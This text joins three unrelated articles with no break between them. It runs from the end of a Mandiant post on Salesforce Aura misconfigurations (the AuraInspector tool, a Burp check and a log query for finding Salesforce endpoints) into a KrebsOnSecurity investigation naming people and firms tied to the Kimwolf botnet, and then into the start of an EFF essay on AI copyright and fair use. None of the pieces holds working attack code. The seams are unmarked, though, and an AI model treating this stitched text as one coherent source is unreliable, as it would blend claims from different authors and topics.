
To aid in the discovery of these misconfigurations, Mandiant is releasing AuraInspector. This tool automates the techniques described in this post to help identify potential shortcomings. Mandiant also developed an internal version of the tool with capabilities to extract records; however, to avoid misuse, the data extraction capability is not implemented in the public release. The options and capabilities of the tool are shown in Figure 12.
Figure 12: Help message of the AuraInspector tool
The AuraInspector tool also attempts to automatically discover valuable contextual information, including:
Aura Endpoint: Automatically identifying the Aura endpoint for further testing.
Home and Record List URLs: Retrieving direct URLs to home pages and record lists, offering insights into the user's navigation paths and accessible data views.
Self-Registration Status: Determining if self-registration is enabled and providing the self-registration URL when enabled.
All operations performed by the tool are strictly limited to reading data, ensuring that the targeted Salesforce instances are not impacted or modified. AuraInspector is available for download now.
Detecting Salesforce Instances
While Salesforce Experience Cloud applications often make obvious requests to the Aura endpoint, there are situations where an application's integration is more subtle. Mandiant often observes references to Salesforce Experience Cloud applications buried in large JavaScript files. It is recommended to look for references to Salesforce domains such as:
*.vf.force.com
*.my.salesforce-sites.com
*.my.salesforce.com
The following is a simple Burp Suite Bcheck that can help identify those hidden references:
metadata:
    language: v2-beta
    name: "Hidden Salesforce app detected"
    description: "Salesforce app might be used by some functionality of the application"
    tags: "passive"
    author: "Mandiant"

given response then
    if ".my.site.com" in {latest.response} or ".vf.force.com" in {latest.response} or ".my.salesforce-sites.com" in {latest.response} or ".my.salesforce.com" in {latest.response} then
        report issue:
            severity: info
            confidence: certain
            detail: "Backend Salesforce app detected"
            remediation: "Validate whether the app belongs to the org and check for potential misconfigurations"
    end if
Note that this is a basic template that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.
The following is a representative UDM query that can help identify events in Google SecOps associated with POST requests to the Aura endpoint for potential Salesforce instances:
target.url = /\/aura$/ AND
network.http.response_code = 200 AND
network.http.method = "POST"
Note that this is a basic UDM query that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.
Mandiant Services
Mandiant Consulting can assist organizations in auditing their Salesforce environments and implementing robust access controls. Our experts can help identify misconfigurations, validate security postures, and ensure compliance with best practices to protect sensitive data.
Acknowledgements
This analysis would not have been possible without the assistance of the Mandiant Offensive Security Services (OSS) team. We also appreciate Salesforce for their collaboration and comprehensive documentation.
Our first story of 2026 revealed how a destructive new botnet called Kimwolf has infected more than two million devices by mass-compromising a vast number of unofficial Android TV streaming boxes. Today, we’ll dig through digital clues left behind by the hackers, network operators and services that appear to have benefitted from Kimwolf’s spread.
On Dec. 17, 2025, the Chinese security firm XLab published a deep dive on Kimwolf, which forces infected devices to participate in distributed denial-of-service (DDoS) attacks and to relay abusive and malicious Internet traffic for so-called “residential proxy” services.
The software that turns one’s device into a residential proxy is often quietly bundled with mobile apps and games. Kimwolf specifically targeted residential proxy software that is factory installed on more than a thousand different models of unsanctioned Android TV streaming devices. Very quickly, the residential proxy’s Internet address starts funneling traffic that is linked to ad fraud, account takeover attempts and mass content scraping.

The XLab report explained its researchers found “definitive evidence” that the same cybercriminal actors and infrastructure were used to deploy both Kimwolf and the Aisuru botnet — an earlier version of Kimwolf that also enslaved devices for use in DDoS attacks and proxy services.
XLab said it suspected since October that Kimwolf and Aisuru had the same author(s) and operators, based in part on shared code changes over time. But it said those suspicions were confirmed on December 8 when it witnessed both botnet strains being distributed by the same Internet address at 93.95.112[.]59.
Image: XLab.
RESI RACK
Public records show the Internet address range flagged by XLab is assigned to Lehi, Utah-based Resi Rack LLC. Resi Rack’s website bills the company as a “Premium Game Server Hosting Provider.” Meanwhile, Resi Rack’s ads on the Internet moneymaking forum BlackHatWorld refer to it as a “Premium Residential Proxy Hosting and Proxy Software Solutions Company.”
Resi Rack co-founder Cassidy Hales told KrebsOnSecurity his company received a notification on December 10 about Kimwolf using their network “that detailed what was being done by one of our customers leasing our servers.”
“When we received this email we took care of this issue immediately,” Hales wrote in response to an email requesting comment. “This is something we are very disappointed is now associated with our name and this was not the intention of our company whatsoever.”
The Resi Rack Internet address cited by XLab on December 8 came onto KrebsOnSecurity’s radar more than two weeks before that. Benjamin Brundage is founder of Synthient, a startup that tracks proxy services. In late October 2025, Brundage shared that the people selling various proxy services which benefitted from the Aisuru and Kimwolf botnets were doing so at a new Discord server called resi[.]to.

On November 24, 2025, a member of the resi-dot-to Discord channel shares an IP address responsible for proxying traffic over Android TV streaming boxes infected by the Kimwolf botnet.
When KrebsOnSecurity joined the resi[.]to Discord channel in late October as a silent lurker, the server had fewer than 150 members, including “Shox” — the nickname used by Resi Rack’s co-founder Mr. Hales — and his business partner “Linus,” who did not respond to requests for comment.
Other members of the resi[.]to Discord channel would periodically post new IP addresses that were responsible for proxying traffic over the Kimwolf botnet. As the screenshot from resi[.]to above shows, that Resi Rack Internet address flagged by XLab was used by Kimwolf to direct proxy traffic as far back as November 24, if not earlier. All told, Synthient said it tracked at least seven static Resi Rack IP addresses connected to Kimwolf proxy infrastructure between October and December 2025.

Neither of Resi Rack’s co-owners responded to follow-up questions. Both have been active in selling proxy services via Discord for nearly two years. According to a review of Discord messages indexed by the cyber intelligence firm Flashpoint, Shox and Linus spent much of 2024 selling static “ISP proxies” by routing various Internet address blocks at major U.S. Internet service providers.
In February 2025, AT&T announced that effective July 31, 2025, it would no longer originate routes for network blocks that are not owned and managed by AT&T (other major ISPs have since made similar moves). Less than a month later, Shox and Linus told customers they would soon cease offering static ISP proxies as a result of these policy changes.
Shox and Linux, talking about their decision to stop selling ISP proxies.
DORT & SNOW

The stated owner of the resi[.]to Discord server went by the abbreviated username “D.” That initial appears to be short for the hacker handle “Dort,” a name that was invoked frequently throughout these Discord chats.
Dort’s profile on resi dot to.
This “Dort” nickname came up in KrebsOnSecurity’s recent conversations with “Forky,” a Brazilian man who acknowledged being involved in the marketing of the Aisuru botnet at its inception in late 2024. But Forky vehemently denied having anything to do with a series of massive and record-smashing DDoS attacks in the latter half of 2025 that were blamed on Aisuru, saying the botnet by that point had been taken over by rivals.
Forky asserts that Dort is a resident of Canada and one of at least two individuals currently in control of the Aisuru/Kimwolf botnet. The other individual Forky named as an Aisuru/Kimwolf botmaster goes by the nickname “Snow.”

On January 2 — just hours after our story on Kimwolf was published — the historical chat records on resi[.]to were erased without warning and replaced by a profanity-laced message for Synthient’s founder. Minutes after that, the entire server disappeared.
Later that same day, several of the more active members of the now-defunct resi[.]to Discord server moved to a Telegram channel where they posted Brundage’s personal information, and generally complained about being unable to find reliable “bulletproof” hosting for their botnet.

Hilariously, a user by the name “Richard Remington” briefly appeared in the group’s Telegram server to post a crude “Happy New Year” sketch that claims Dort and Snow are now in control of 3.5 million devices infected by Aisuru and/or Kimwolf. Richard Remington’s Telegram account has since been deleted, but it previously stated its owner operates a website that caters to DDoS-for-hire or “stresser” services seeking to test their firepower.
BYTECONNECT, PLAINPROXIES, AND 3XK TECH
Reports from both Synthient and XLab found that Kimwolf was used to deploy programs that turned infected systems into Internet traffic relays for multiple residential proxy services. Among those was a component that installed a software development kit (SDK) called ByteConnect, which is distributed by a provider known as Plainproxies.
ByteConnect says it specializes in “monetizing apps ethically and free,” while Plainproxies advertises the ability to provide content scraping companies with “unlimited” proxy pools. However, Synthient said that upon connecting to ByteConnect’s SDK they instead observed a mass influx of credential-stuffing attacks targeting email servers and popular online websites.
A search on LinkedIn finds the CEO of Plainproxies is Friedrich Kraft, whose resume says he is co-founder of ByteConnect Ltd. Public Internet routing records show Mr. Kraft also operates a hosting firm in Germany called 3XK Tech GmbH. Mr. Kraft did not respond to repeated requests for an interview.

In July 2025, Cloudflare reported that 3XK Tech (a.k.a. Drei-K-Tech) had become the Internet’s largest source of application-layer DDoS attacks. In November 2025, the security firm GreyNoise Intelligencefound that Internet addresses on 3XK Tech were responsible for roughly three-quarters of the Internet scanning being done at the time for a newly discovered and critical vulnerability in security products made by Palo Alto Networks.
Source: Cloudflare’s Q2 2025 DDoS threat report.

LinkedIn has a profile for another Plainproxies employee, Julia Levi, who is listed as co-founder of ByteConnect. Ms. Levi did not respond to requests for comment. Her resume says she previously worked for two major proxy providers: Netnut Proxy Network, and Bright Data.
Synthient likewise said Plainproxies ignored their outreach, noting that the Byteconnect SDK continues to remain active on devices compromised by Kimwolf.
A post from the LinkedIn page of Plainproxies Chief Revenue Officer Julia Levi, explaining how the residential proxy business works.
MASKIFY

Synthient’s January 2 report said another proxy provider heavily involved in the sale of Kimwolf proxies was Maskify, which currently advertises on multiple cybercrime forums that it has more than six million residential Internet addresses for rent.
Maskify prices its service at a rate of 30 cents per gigabyte of data relayed through their proxies. According to Synthient, that price range is insanely low and is far cheaper than any other proxy provider in business today.
“Synthient’s Research Team received screenshots from other proxy providers showing key Kimwolf actors attempting to offload proxy bandwidth in exchange for upfront cash,” the Synthient report noted. “This approach likely helped fuel early development, with associated members spending earnings on infrastructure and outsourced development tasks. Please note that resellers know precisely what they are selling; proxies at these prices are not ethically sourced.”
Maskify did not respond to requests for comment.
The Maskify website. Image: Synthient.
BOTMASTERS LASH OUT
Hours after our first Kimwolf story was published last week, the resi[.]to Discord server vanished, Synthient’s website was hit with a DDoS attack, and the Kimwolf botmasters took to doxing Brundage via their botnet.

The harassing messages appeared as text records uploaded to the Ethereum Name Service (ENS), a distributed system for supporting smart contracts deployed on the Ethereum blockchain. As documented by XLab, in mid-December the Kimwolf operators upgraded their infrastructure and began using ENS to better withstand the near-constant takedown efforts targeting the botnet’s control servers.
An ENS record used by the Kimwolf operators taunts security firms trying to take down the botnet’s control servers. Image: XLab.
By telling infected systems to seek out the Kimwolf control servers via ENS, even if the servers that the botmasters use to control the botnet are taken down the attacker only needs to update the ENS text record to reflect the new Internet address of the control server, and the infected devices will immediately know where to look for further instructions.
“This channel itself relies on the decentralized nature of blockchain, unregulated by Ethereum or other blockchain operators, and cannot be blocked,” XLab wrote.

The text records included in Kimwolf’s ENS instructions can also feature short messages, such as those that carried Brundage’s personal information. Other ENS text records associated with Kimwolf offered some sage advice: “If flagged, we encourage the TV box to be destroyed.”
An ENS record tied to the Kimwolf botnet advises, “If flagged, we encourage the TV box to be destroyed.”
Both Synthient and XLabs say Kimwolf targets a vast number of Android TV streaming box models, all of which have zero security protections, and many of which ship with proxy malware built in. Generally speaking, if you can send a data packet to one of these devices you can also seize administrative control over it.
If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story (or to our January 2 story on Kimwolf) and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.
A tidal wave of copyright lawsuits against AI developers threatens beneficial uses of AI, like creative expression, legal research, and scientific advancement. How courts decide these cases will profoundly shape the future of this technology, including its capabilities, its costs, and whether its evolution will be shaped by the democratizing forces of the open market or the whims of an oligopoly. As these cases finished their trials and moved to appeals courts in 2025, EFF intervened to defend fair use, promote competition, and protect everyone’s rights to build and benefit from this technology.
At the same time, rightsholders stepped up their efforts to control fair uses through everything from state AI laws to technical standards that influence how the web functions. In 2025, EFF fought policies that threaten the open web in the California State Legislature, the Internet Engineering Task Force, and beyond.
Fair Use Still Protects Learning—Even by Machines
Copyright lawsuits against AI developers often follow a similar pattern: plaintiffs argue that use of their works to train the models was infringement and then developers counter that their training is fair use. While legal theories vary, the core issue in many of these cases is whether using copyrighted works to train AI is a fair use.
